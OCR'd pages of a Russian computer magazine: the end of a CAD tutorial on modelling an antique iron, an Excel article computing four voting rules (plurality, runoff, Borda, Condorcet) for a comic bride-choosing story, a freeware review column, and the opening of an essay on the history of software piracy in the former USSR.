


Рис.6 Создание скругления

```
D1@Скругление1@КРЫШКА_УТЮГА.Part" = "Толщина стенки@Стенки Крышки@КРЫШКА_УТЮГА.Part
```

Проделаем отверстия для осей — эта процедура аналогична той, что мы делали с корпусом, — и удалим лишний материал в задней части крышки. В результате должно получиться так, как на **рис. 7**.




Рис.7 Задник крышки

Удалим лишние сопряжения-ограничения, наложенные на крышку, и оставим только выравнивание по боковой стенке и погашенное сопряжение «На месте».




Рис.8 Надеваем крышку на ось

Чтобы крышку вдруг не сорвало, соединим ее с корпусом осями. Оси создадим тем же путем, что и крышку, — добавлением новой детали в сборку. Их диаметр равен диаметру отверстия, а длина — по обстоятельствам. Например, можно построить ось, получив ее контур на торце выступа корпуса командой преобразования объектов и выдавив в одну и в другую стороны с разными условиями. Вторую ось получим зеркальным отражением первой относительно плоскости проекций *Справа*.

Сопряжение *Концентричность* между осью и отверстием в крышке довершит дело (**рис. 8**).

Можно сказать, что нижняя и основная часть модели утюга закончена. Впереди нас ждут ручка и замок.

Что общего между узлом и замком?

Повнимательнее изучив замок, можно прийти к выводу, что он состоит из нескольких деталей — стойки, головки, крюка и маховичка. Также можно предположить, что такой замок мог бы использоваться в разных утюгах, а может, и на печных дверцах или еще где-нибудь. Следовательно, замок — это группа деталей с определенными функциями. Такие группы в технике принято называть *узлами*. Другими словами, узел — это часть изделия. Таким образом, наш утюг состоит из нескольких деталей (корпус, крышка, две оси), двух узлов (замок и ручка), и нескольких крепежей (заклепок).

Моделирование замка не должно занять много времени, так как все его детали очень простые. Например, крюк — вытянутый профиль (**рис. 9**).

Стойка — явно тело вращения. Но мы пойдем другим путем и сделаем ее из двух элементов: *вытяжки* с уклоном в 12° и *купола* радиусом 10 мм (**рис. 10**).




Рис.9 Крючок замка




Рис.10 Стойка замка





Рис.11 Ручка замка

Замок приходится часто открывать и закрывать, поэтому неудивительно, что вместо деревянной ручки маховичка торчит закопченный дюбельный гвоздь — явный признак реставрации. Мы с вами изобразим что-нибудь поизящнее. Вместо гвоздя у нас будет элегантная ось с набалдашником, который будет фиксировать хоть и объемную, но грациозную ручку из дорогого дерева (я подозреваю, что оригинальная ручка потерялась, а гвоздь нагревался не меньше утюга). Ось — это та же стойка, только без уклона, а деревянная ручка — классическое тело вращения (**рис. 11**).

Описывать сопряжения в узле «замок» нет необходимости, так как они очевидны. Единственная деталь замка, которая будет создана в контексте всей сборки — головка. Потому что так можно разом задать и ее местоположение, и размеры.

В следующий раз мы займемся вторым элементом «дружественного интерфейса» — ручкой.



Мнение большинства

Дмитрий ЕЛЬЧАНИНОВ

Мало кто знает, что у самого знаменитого российского программиста Васи Пупкина есть двоюродный брат — украинский программист Петя Пяточкин. Да-да, тот самый, который слоников считал. Петя повзрослел, и теперь он сам решает, когда ему спать, куда идти и за кого голосовать. В общем, неудивительно, что в одну прекрасную весну он оказался на Евровидении... Он там со многими познакомился.

Надо сказать, что Петя был уже в том возрасте, когда полагается жениться. Вариантов у него было аж четыре (Аня, Вика, Оксана и Оля), так что сделать выбор ему было в четыре раза тяжелее, чем украинскому народу ☺. К нему-то Петя и решил обратиться: знакомил своих подруг со своими новыми друзьями, а потом расспрашивал всех, какая девушка им больше понравилась.

	A	B	C	D	E
1		5	3	5	4
2	Оля	1	1	4	4
3	Вика	2	2	3	2
4	Оксана	3	4	2	1
5	Аня	4	3	1	3

Рис.1

Пятеро львовян сказали, что лучше всех Оля, чуть хуже Вика, на третьем месте у них была Оксана, а на последнем Аня. Петя записал их мнение следующим образом: **Оля>Вика>Оксана>Аня**. Трое киевлян считали, что: **Оля>Вика>Аня>Оксана.** У пятерых харьковчан мнение абсолютно не совпадало с львовянами: **Аня>Оксана>Вика>Оля**. Наконец, четверо одесситов считали, что: **Оксана>Вика>Аня>Оля**.

	A	B	C	D	E	F	G
1		5	3	5	4	Кол-во	
2	Оля	1	1	4	4	8	
3	Вика	2	2	3	2	0	
4	Оксана	3	4	2	1	4	
5	Аня	4	3	1	3	5	

Рис.2

Для хранения и обработки полученной информации Петя решил использовать **Microsoft Excel 2000**. В столбец **A** он ввел имена «кандидаток», в строку **1** — количество «избирателей», а на пересечении строк и столбцов указал место, которое, по мнению его друзей, занимает та или иная подруга (**рис. 1**). Например, если на пересечении строки **4** (Оксана) и столбца **C** (3) стоит цифра **4** (ячейка C4), то это означает, что трое друзей Пети ставят Оксану на четвертое место. Таким образом, в столбце **B** хранится мнение львовян, в столбце **C** — мнение киевлян, в столбце **D** — харьковчан, в **E** — одесситов.



	A	B	C	D	E	F	G
1		5	3	5	4	Кол-во	Правило 1
2	Оля	1	1	4	4	8	+
3	Вика	2	2	3	2	0	
4	Оксана	3	4	2	1	4	
5	Аня	4	3	1	3	5	

Рис.3

	A	B	C	D	E	F	G	H
1		5	3	5	4	Кол-во	Правило 1	1 тур
2	Оля	1	1	4	4	8	+	1
3	Вика	2	2	3	2	0		0
4	Оксана	3	4	2	1	4		0
5	Аня	4	3	1	3	5		1

Рис.4

Петя показал полученную таблицу своим приятелям. «Ну и что мне теперь со всем этим делать? — спросил он. — Как определить, какая девушка все-таки лучше?»

Львовяне предложили следующее правило обработки полученных результатов. Для каждой потенциальной невесты подсчитать, сколько человек ставит ее на первое место. Которая наберет больше всех голосов, та и победит.

Для подсчета голосов, набранных Олей по правилу львовян, в ячейку **F2** введем формулу:

`=СУММЕСЛИ(B2:E2;1;$B$1:$E$1)`

а затем с помощью маркера заполнения скопируем ее в ячейки **F3-F5**. Голоса, набранные всеми «кандидатками», показаны на **рис. 2**.

Для определения победителя по правилу львовян введем в ячейку **G2** формулу

`=ЕСЛИ(F2=МАКС($F$2:$F$5); "+";"")`

а затем с помощью маркера заполнения скопируем ее в ячейки **G3-G5**. Та «кандидатка», напротив которой стоит знак **"+"**, будет победителем. Таким образом, победителем по правилу львовян является Оля (**рис. 3**).

Киевляне стали возражать: «Это неправильно! Оля набрала меньше половины голосов! Надо проводить «второй тур» с двумя «кандидатками», набравшими наибольшее число голосов в «первом туре»! Кто победит во «втором туре», та и будет лучше всех!»

Чтобы определить двух невест, набравших наибольшее число голосов в первом туре, введем в ячейку **H2** формулу

`=ЕСЛИ(F2>=НАИБОЛЬШИЙ($F$2:$F$5;2);1;0)`

а затем с помощью маркера заполнения скопируем ее в ячейки **H3-H5**. Те невесты, напротив которых стоит «1», набрали наибольшее число голосов в первом туре. Таким образом, во второй тур выходят Оля и Аня (**рис. 4**).

А сколько голосов Оля и Аня наберут во втором туре? Сначала надо «обнулить» голоса тех, кто не вышел во второй тур. Для этого в ячейку **I2** введем формулу

`=B2*$H$2`

С помощью маркера заполнения скопируем ее в ячейки **J2-L2**, затем в ячейках **I2-L2** все абсолютные ссылки с помощью клавиши **F4** поменяем на относительные и, наконец, выделим ячейки **I2-L2** и с помощью маркера заполнения скопируем формулы вплоть до ячеек **I5-L5**. Таким образом, голоса Вики и Оксаны теперь равны нулю (**рис. 5**).

Теперь надо перераспределить места среди вышедших во второй тур Оли и Ани. Например, сейчас четверо одесситов будут ставить Аню уже не на третье место, но на первое, а Олю — не на четвертое, но на второе. Для этого введем в ячейку **M2** формулу

`=ЕСЛИ(I2=0;0;ЕСЛИ(I2=НАИБОЛЬШИЙ($I$2:$I$5;2);1;2))`

С помощью маркера заполнения скопируем ее в ячейки **M3-M5**, затем в ячейках **M2-M5** все абсолютные ссыл-

	A	B	C	D	E	F	G	H	I	J	K	L
1		5	3	5	4	Кол-во	Правило 1	1 тур				
2	Оля	1	1	4	4	8	+	1	1	1	4	4
3	Вика	2	2	3	2	0		0	0	0	0	0
4	Оксана	3	4	2	1	4		0	0	0	0	0
5	Аня	4	3	1	3	5		1	4	3	1	3

Рис.5

ки с помощью клавиши **F4** поменяем на относительные и, наконец, выделим ячейки `M2-M5` и с помощью маркера заполнения скопируем формулы вплоть до ячеек `P2-P5`. Таким образом, места между Олей и Аней теперь перераспределились так, как показано на **рис. 6**.

	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P
1		5	3	5	4	Кол-во	Правило 1	1 тур								
2	Оля	1	1	4	4	8	+	1	1	1	4	4	1	1	2	2
3	Вика	2	2	3	2	0		0	0	0	0	0	0	0	0	0
4	Оксана	3	4	2	1	4		0	0	0	0	0	0	0	0	0
5	Аня	4	3	1	3	5		1	4	3	1	3	2	2	1	1

Рис.6

Победитель во втором туре определяется также по правилу львовян: для каждой из двух невест подсчитывается, сколько человек ставит ее на первое место, и которая наберет больше всех голосов, та и победит. Для этого введем в ячейку `Q2` формулу

`=СУММЕСЛИ(M2:P2;1;$B$1:$E$1)`

а затем с помощью маркера заполнения скопируем ее в ячейки `Q3-Q5`. Голоса, набранные Олей и Аней во втором туре, показаны на **рис. 7**.

	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q
1		5	3	5	4	Кол-во	Правило 1	1 тур									2 тур
2	Оля	1	1	4	4	8	+	1	1	1	4	4	1	1	2	2	8
3	Вика	2	2	3	2	0		0	0	0	0	0	0	0	0	0	0
4	Оксана	3	4	2	1	4		0	0	0	0	0	0	0	0	0	0
5	Аня	4	3	1	3	5		1	4	3	1	3	2	2	1	1	9

Рис.7

Для определения победителя по правилу киевлян введем в ячейку `R2` формулу

`=ЕСЛИ(Q2=МАКС($Q$2:$Q$5);"+";"")`

а затем с помощью маркера заполнения скопируем ее в ячейки `R3-R5`. Та «кандидатка», напротив которой стоит знак `"+"`, будет победителем. Таким образом, победителем по правилу киевлян является Аня (**рис. 8**).

	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R
1		5	3	5	4	Кол-во	Правило 1	1 тур									2 тур	Правило 2
2	Оля	1	1	4	4	8	+	1	1	1	4	4	1	1	2	2	8	
3	Вика	2	2	3	2	0		0	0	0	0	0	0	0	0	0	0	
4	Оксана	3	4	2	1	4		0	0	0	0	0	0	0	0	0		
5	Аня	4	3	1	3	5		1	4	3	1	3	2	2	1	1	9	+

Рис.8

«Ничего себе глюки, — подумал Петя. — По правилу львовян лучше Оля, а по правилу киевлян — Аня!» Но тут вмешались харьковчане: «Вы совершенно не учитываете, что у разных мест разный «вес»! Давайте последнему месту присвоим вес 0, предпоследнему — вес 1, второму — 2, первому — 3. И подсчитаем, сколько голосов наберет каждая невеста с учетом весов. У кого «вес» будет больше всех, та и лучшая!»

Петя решил, что промежуточные результаты вычислений по правилу 1 и 2 можно уже скрыть. Для этого он выделил столбец `F`, в меню **Данные** выбрал подменю **Группа и структура**, а в нем — пункт **Группировать**. При этом над столбцом `G` появился маленький квадратик со знаком `"-"`. Петя нажал на него мышкой — столбец `F` исчез, а над столбцом `G` появился маленький квадратик, но уже со знаком `"+"` Аналогичным образом Петя скрыл столбцы `H-Q`. Результат показан на **рис. 9**.

	A	B	C	D	E	G	R
1		5	3	5	4	Правило 1	Правило 2
2	Оля	1	1	4	4	+	
3	Вика	2	2	3	2		
4	Оксана	3	4	2	1		
5	Аня	4	3	1	3		+

Рис.9

Для генерации весов по правилу харьковчан введем в ячейку `S2` формулу

`=4-B2`

а затем с помощью маркера заполнения скопируем ее вплоть до ячейки `V5`. Результат показан на **рис. 10**.

	A	B	C	D	E	G	R	S	T	U	V
1		5	3	5	4	Правило 1	Правило 2				
2	Оля	1	1	4	4	+		3	3	0	0
3	Вика	2	2	3	2			2	2	1	2
4	Оксана	3	4	2	1			1	0	2	3
5	Аня	4	3	1	3		+	0	1	3	1

Рис.10

Для подсчета «веса» Оли введем в ячейку `W2` формулу

`=СУММПРОИЗВ(S2:V2;$B$1:$E$1)`

а затем с помощью маркера заполнения скопируем ее в ячейки `W3-W5`. «Веса», набранные всеми «кандидатками», показаны на **рис. 11**

	A	B	C	D	E	G	R	S	T	U	V	W
1		5	3	5	4	Правило 1	Правило 2					Вес
2	Оля	1	1	4	4	+		3	3	0	0	24
3	Вика	2	2	3	2			2	2	1	2	29
4	Оксана	3	4	2	1			1	0	2	3	27
5	Аня	4	3	1	3		+	0	1	3	1	22

Рис.11

Для определения победителя по правилу харьковчан введем в ячейку `X2` формулу

`=ЕСЛИ(W2=МАКС($W$2:$W$5);"+";"")`

а затем с помощью маркера заполнения скопируем ее в ячейки `X3-X5`. Та «кандидатка», напротив которой стоит знак `"+"`, будет победителем. Таким образом, победителем по правилу харьковчан является Вика (**рис. 12**).

	A	B	C	D	E	G	R	S	T	U	V	W	X
1		5	3	5	4	Правило 1	Правило 2					Вес	Правило 3
2	Оля	1	1	4	4	+		3	3	0	0	24	
3	Вика	2	2	3	2			2	2	1	2	29	+
4	Оксана	3	4	2	1			1	0	2	3	27	
5	Аня	4	3	1	3		+	0	1	3	1	22	

Рис.12

«Я догадываюсь, — подумал Петя, — какое правило предложат сейчас одесситы...» «Вы таки совершенно правы! — отозвались одесситы. — Зачем обижать Оксаночку! Оля была лучшей, Аня была лучшей, Вика была лучшей... А чем наша Оксаночка хуже?! Давайте устроим дуэль! Один на один! Кто победит у всех остальных, та и лучшая!»

Петя уже почти представил себе «Mortal Combat: Crazy Ukrainian Girls Edition», но одесситы продолжили: «Никакого мордобоя! Возьмем, например, Олю и Оксану. Олю ставят выше, чем Оксану, **5** львовян и **3** киевлян — всего **8** человек, а Оксану ставят выше, чем Олю, **9** человек (**5** харьковчан и **4** одессита). Поэтому можно сказать, что Оксана выигрывает у Оли со счетом `9:8`».

Петя скрыл столбцы `S-W`, добавил в первую строку имена девушек, а для подсчета количества человек, которые ставят Аню выше, чем Олю, ввел в ячейку `Y5` следующую *формулу массива*:

`=СУММ(ЕСЛИ(B5:E5<$B$2:$E$2; $B$1:$E$1))`

Что такое формула массива, и чем она отличается от других формул, достаточно подробно описано в справочной системе Excel. Отметим только, что для ввода такой формулы используется комбинация клавиш **CTRL+SHIFT+ENTER**, и при этом в **строке формул** эта формула массива будет заключена в фигурные скобки `{}`. Приведенная выше формула массива «работает» следующим образом: она «сканирует» диапазон мест Ани (`B5:E5`), сравнивая его с диапазоном мест Оли (`$B$2:$E$2`), и если место Ани оказывается выше, чем место Оли (знак `"<"`), то к счету Ани добавляется соответствующее число из диапазона голосов (`$B$1: $E$1`).

Затем эту формулу можно с помощью маркера заполнения скопировать в ячейки `Y2-Y4`. Наконец, ана-

	A	B	C	D	E	G	R	X	Y	Z	AA	AB
1		5	3	5	4	Правило 1	Правило 2	Правило 3	Оля	Вика	Оксана	Аня
2	Оля	1	1	4	4	+			0	[illegible]	[illegible]	[illegible]
3	Вика	2	2	3	2			+	9	0	8	12
4	Оксана	3	4	2	1				9	9	0	9
5	Аня	4	3	1	3		+		9	5	8	[illegible]

Рис.13

логично можно подсчитать счета для всех остальных пар. Результат показан на **рис. 13**. Здесь, например, число 12 означает, что Вику ставят выше, чем Аню, 12 человек.

	A	B	C	D	E	G	R	X	Y	Z	AA	AB	AC
1		5	3	5	4	Правило 1	Правило 2	Правило 3	Оля	Вика	Оксана	Аня	Победы
2	Оля	1	1	4	4	+			0	8	6	8	[illegible]
3	Вика	2	2	3	2			+	9	0	8	12	[illegible]
4	Оксана	3	4	2	1				9	9	0	9	[illegible]
5	Аня	4	3	1	3		+		9	5	8	0	1

Рис.14

Для подсчета количества побед Оли введем в ячейку **AC2** формулу массива (не забывайте, что ввод формулы осуществляется комбинацией **CTRL+SHIFT+ENTER**)

```
=СУММ(ЕСЛИ(Y2:AB2>СУММ ($B$1:$E$1)/2;1))
```

а затем с помощью маркера заполнения скопируем ее в ячейки **AC3-AC5**. Результат показан на **рис. 14**

Для определения победителя по правилу одесситов введем в ячейку **AD2** формулу

```
=ЕСЛИ(AC2=3; "+";"")
```

а затем с помощью маркера заполнения скопируем ее в ячейки **AD3-AD5**. Та «кандидатка», напротив которой стоит знак **"+"**, будет победителем. Таким образом, победителем по правилу одесситов является Оксана. Скроем столбцы **Y-AC** и взглянем на окончательный результат (**рис. 15**).

Петя понял, что «коллектив» ему не поможет — для каждой невесты нашлось такое правило, по которому одна

	A	B	C	D	E	G	R	X	AD
1		5	3	5	4	Правило 1	Правило 2	Правило 3	Правило 4
2	Оля	1	1	4	4	+			
3	Вика	2	2	3	2			+	
4	Оксана	3	4	2	1				+
5	Аня	4	3	1	3		+		

Рис.15

была лучше всех остальных. «Придется устроить гарем», — размышлял Петя, гуляя в одиночестве по вечернему Киеву. И тут он встретил ЕЕ, ту единственную, которая иногда приходила к нему во сне... ОНА смотрела на него и улыбалась... В руках ее была книга «Excel для чайников».

Послесловие

Здесь Excel применялся для анализа мнения коллектива по различным правилам. Специалистам по теории принятия решений использованные правила 1–4 известны как правила относительного большинства, абсолютного большинства, Борда и Кондорсе соответственно. Для серьезного изучения проблем, возникающих при принятии коллективных решений, можно порекомендовать книгу [1]. Хотя первое знакомство все-таки лучше начать с более простых, но не менее интересных статей [2, 3], которые можно скачать из сети.

Литература:

1. Мулен Э. Кооперативное принятие решений: Аксиомы и модели: Пер. с англ. — М.: Мир, 1991. — 464 с.

2. Пахомов В. Демократия с точки зрения математики // Научно-популярный физико-математический журнал «Квант», 1992. — № 9. — С. 16–20 (http://kvant.mccme.ru/1992/09/demokratiya_s_tochki_zreniya_m.htm).

3. Пахомов В. Демократия с точки зрения математики // Научно-популярный физико-математический журнал «Квант», 1992. — № 10. — С. 2–7 (http://kvant.mccme.ru/1992/10/demokratiya_s_tochki_zreniya_m.htm).

Полезная софтинка. Выпуск 52

Сергей УВАРОВ
sergei_uvarov@mail.ru
ssoftnews@mail.ru

Приветствую почитателей «Полезной софтинки»! Желаете вести учет изменений на локальных дисках — для вас DiskChange. Быть в курсе поставленных задач — попробуйте Desk Task. А с помощью BitDefender вы защитите свои Интернет-пейджеры от вирусов.

DiskChange v 2.1

При большом количестве различных операций, выполняемых пользователем при работе с файлами и папками, полагаться на собственную память не слишком хочется, поскольку не всегда можно запомнить текущее расположение нового массива данных и конкретный файл. Контролировать вручную происходящие изменения также нет смысла. Лучше возложить рутинную работу по изменению файловой системы на качественный программный продукт. Одним из простых вариантов для наших целей может послужить небольшая утилита **DiskChange**. Она не требует инсталляции, достаточно распаковать архив (см. **http://www.alonewolfsoft.narod.ru/SOFT/dchange.rar**, размер 221 Кб, freeware) и запустить утилиту (**рис. 1**). Выбираете логические диски, для которых необходимо вести учет происходящих изменений (таких как добавление, удаление, изменение размера файлов), вносимых при инсталляции программ или в результате действий пользователя. Теперь остается запустить процесс анализа логических дисков. Для каждого диска будет создан свой образ со списком файлов, и в случае любого изменения можно будет легко отследить текущее расположение данных. При анализе произошедших изменений создается файл отчета, куда можно либо дописывать результаты последнего анализа, либо каждый раз очищать его перед запуском нового.

Рис. 1

DeskTask 0.30

Входящий в состав Microsoft Office System **Microsoft Outlook 2003** является многофункциональным средством управления информацией, ориентированным на делового человека. Программа имеет в своем активе почтовый клиент, календарь, менеджер управления задачами и развитый модуль управления контактами, и вполне способна заменить собой разрозненные продукты сторонних разработчиков. Одним из модулей программы, эффективно используемым в бизнесе, является менеджер задач, позволяющий контролировать различные процессы в компании любого размера. Стартовое окно Microsoft Outlook по умолчанию отображает текущие запланированные встречи, задачи и количество пришедших писем. Чтобы находиться в курсе текущего положения дел, необходимо все время запускать MS Outlook. Недавно родившаяся ☺ утилита **DeskTask** позволяет подключаться к Outlook'у и отображать текущее состояние задач и встреч прямо на Рабочем столе! При этом даже не требуется постоянно держать Outlook в загруженном состоянии. На Рабочий стол выводятся данные из календаря за последние 7 дней (**рис. 2**), а также незавершенные задачи (при включении соответствующей опции — также и завершенные). Данные имеют прозрачный фон, доступно изменение типа шрифта и его цвета, а также расположение в любой части окна.




Рис. 2

Утилита постоянно развивается, текущая версия — 0.30 — доступна для загрузки с **http://www.carthagosoft.net/desktask.zip**. Размер 330 Кб, freeware, поддерживается вся линейка Windows, инсталляции не требуется.

BitDefender for ICQ, MSN/Yahoo! Messengers

Сегодня, когда написание вирусов составляет целую область деятельности для законопослушных программистов ☺, вирусы постепенно заполняют все новые и новые ниши, вынуждая конечных пользователей выбирать между безопасностью и удобством работы. К сожалению, вирусописатели добрались и до такого сектора рынка, как Интернет-пейджеры. Благодаря полезным опциям обмена файлами между пользователями пейджеров возникает реальная угроза «нарваться» на вирус. Один из известных разработчиков антивирусного софта компания **BitDefender** предлагает всем пользователям Интернет-пейджеров защитить свои программы от вирусных нашествий. Вариант для Интернет-пейджера основан на базе коммерческого антивируса BitDefender Professional и содержит модули обнаружения вирусов и вирусную базу. Инсталляция утилиты стандартна, комплект включает в себя модуль автоматического обновления через Интернет (**рис. 3**). Утилита отличается минимализмом, полностью незаметна (виден только экзешник в процессах), однако в случае обнаружения вируса утилита при помощи всплывающего окна сообщает о его наличии, позволяет заблокировать вирус и удалить. Поскольку распространение вирусов по сетям ICQ, MSN Messenger и Yahoo! Messenger происходит по-разному, компания предлагает для каждого пейджера свою версию.




Рис. 3

Распространяется продукт бесплатно, работает под управлением Windows 98–XP, загрузить версию для ICQ можно с **http://www.bitdefender.com/bd/downloads/kits/kit_icq.exe** (2731 Кб), для MSN Messenger — с **http://www.bitdefender.com/bd/downloads/kits/kit_msn.exe** (2718 Кб), для Yahoo! Messenger — с **http://www.bitdefender.com/bd/downloads/kits/kit_yahoo.exe** (2775 Кб).


SageThumbs 1.0.0.12

В завершение выпуска расскажу о небольшой утилите, расширяющей возможности контекстного меню *Проводника*. После инсталляции пользователю будет доступен предварительный просмотр графических файлов по клику на файле правой кнопкой мыши. Программой поддерживается просмотр более 100 типов графических файлов с возможностью задания размера предварительного изображения. При просмотре превьюшки ☺ выводится ее размер и цветность. Из дополнительных возможностей программы:

- ✓ копирование в буфер обмена;
- ✓ установка в виде фона Рабочего стола;
- ✓ отправка изображения или его превью по почте;
- ✓ возможность одним кликом произвести конвертирование открытого файла в форматы *gif*, *bmp*, *jpg*.

Загрузить утилиту можно с **http://raspopov.dem.ru/down.php?sagethumbs_1.0.0.12.exe**, размер 628 Кб, freeware, русский интерфейс, Windows 98–XP.

Поэзия и проза флибустьерской жизни



Евгений ЛОДАТКО
lodatko@ukrpost.net

Чтобы понять, почему сейчас на рынке программного обеспечения «ми маємо те, що маємо», и почему пользователь предпочитает нелицензионные программы лицензионным, следует обратиться к истории, которая уводит нас в события двадцатилетней давности. Ибо, как утверждают философы, кто хочет понять настоящее, тот без знания прошлого его никогда не поймет.

История обретения отечественного IT-менталитета*

Итак, ровно 20 лет назад в государство под названием СССР была завезена *первая партия* японского чуда для обеспечения компьютерной грамотности школьников и будущих учителей информатики — Yamaha 1. Этот ПК, централизованно закупленный союзным Министерством просвещения, содержал встроенный MSX Basic, комплектовался несколькими дискетами 3.5" и одним общим дисководом на десяток-другой машин.

В стандартной поставке операционной системы не было, как не было и *программного обеспечения*. Каждый желающий или страждущий должен был писать для себя программы сам или просить это сделать кого-то более искушенного.

Год спустя линейка персональных компьютеров Yamaha была дополнена второй моделью и расширена английским братцем Sinclair, которого роднил с японцами процессор Zilog 80. Операционная система MS DOS для этой японо-английской семейки не заставила себя ждать и многие пользователи вдруг стали узнавать, что программы могут существовать не только в виде Basic-инструкций, но и в виде объектного кода, готового для исполнения компьютером. И чудо не задержалось — публике, влюбившейся в Yamaha, явились и электронные таблицы VisiCalc, и система управления базами данных DBase (версии III-IV), и иные полезные вещи. Понятно, что вопросы лицензирования программного обеспечения в стране под названием СССР не возникали, ибо они возникнуть не могли в принципе.



Некоторое время спустя на бескрайних просторах великой страны стали появляться американские творения IBM. Победное шествие началось с пышной презентации в Москве (если мне не изменяет память, в Институте стали и сплавов) представителями этой фирмы двух моделей — продвинутой PC AT и «концептуальной модели будущего» PC 286. От последней московская публика была в восторге, что предопределило успех IBM PC на долгие годы.

Персональные компьютеры ряда PC XT/AT из пользовательского программного обеспечения имели в наличии операционную MS DOS, какой-нибудь незатейливый текстовый редактор, компилятор или транслятор Basic, а позже — Pascal... это, пожалуй, все. Портирование на платформу MS DOS & Intel электронных таблиц, написанного А. Пажитновым «Тетриса» и других уже существовавших программ было еще впереди. Откровенно бешеные цены на персональные компьютеры IBM PC делали их предметом суперроскоши, который для индивидуального пользователя был недостижим. Естественно, ни о каком пиратстве в это время речь не шла, поскольку статус предмета возможного воровства — компьютерной программы — законодательно не был определен.

Накопившаяся денежная масса и разрешенный коммунистической властью курс на информатизацию процессов стимулировали фирмы и предприятия к покупке персональных компьютеров, которые должны были эксплуатироваться — на них должны были исполняться нужные программы. Естественно, эти программы где-то нужно было брать...

Какой выход был найден владельцами компьютеров, догадаться нетрудно. К этому подталкивала законодательная ситуация, которая не предполагала внесения изменений в части регулирования правоотношений на рынке программных продуктов. Эти изменения появились в законодательстве значительно позже.

Естественно, раз Законом не было оговорено, что представляет собой компьютерная программа, то фирмам и предприятиям чужие программы можно было не покупать, а «заимствовать» без боязни пользоваться ими, а претензии собственников авторских прав (если таковые объявятся) не принимать. Так мы прожили почти семь лет. Поскольку к «хорошему» человек привыкает быстро, то ему хочется, чтобы это «хорошее» было вечным.

Заметное падение цен на компьютеры IBM в 1992–93 гг., вызванное появлением на украинском рынке новых моделей (PC 286/87, PC 386/87), сделало их почти доступными для наиболее нетерпеливых пользователей. Граждане Украины начали приватную компьютеризацию и масштабы пиратства стали возрастать. Покупать персональный компьютер домой лишь для того, чтобы программировать на Basic или Pascal, могли позволить себе немногие сумасшедшие. Большая часть заинтересованных граждан делала покупки в расчете на то, что сможет пользоваться появляющимися прикладными программами, способными облегчить работу с текстом, массивами числовых данных и т.п.

Особняком выделялась платформа Apple, для которой (начиная с модели Lisa) уже был реализован пользовательский WIMP-интерфейс (windows, icons, mice, pointers — окна, пиктограммы или иконки, мышь, указатели), осуществлена поддержка папок и длинных имен файлов, а также разработано прикладное программное обеспечение, очень напоминающее сегодняшние офисные программы. Но очень высокая цена машин на платформе Apple (которые продавались только вместе с программным обеспечением) препятствовала их широкому распространению, и нишу персональных компьютеров на просторах бывшей могучей державы заняла платформа MS DOS & Intel.

Так должно было случиться, поскольку отечественный пользователь желал покупать именно компьютер, а не компьютер вместе с какими-то программами. Практически все без исключения «компьютерные» работники фирм и предприятий были воспитаны на том, что программы кто-то должен *давать* или *поставлять* — но чтобы их покупать?! Редкие домашние пользователи думали аналогично.

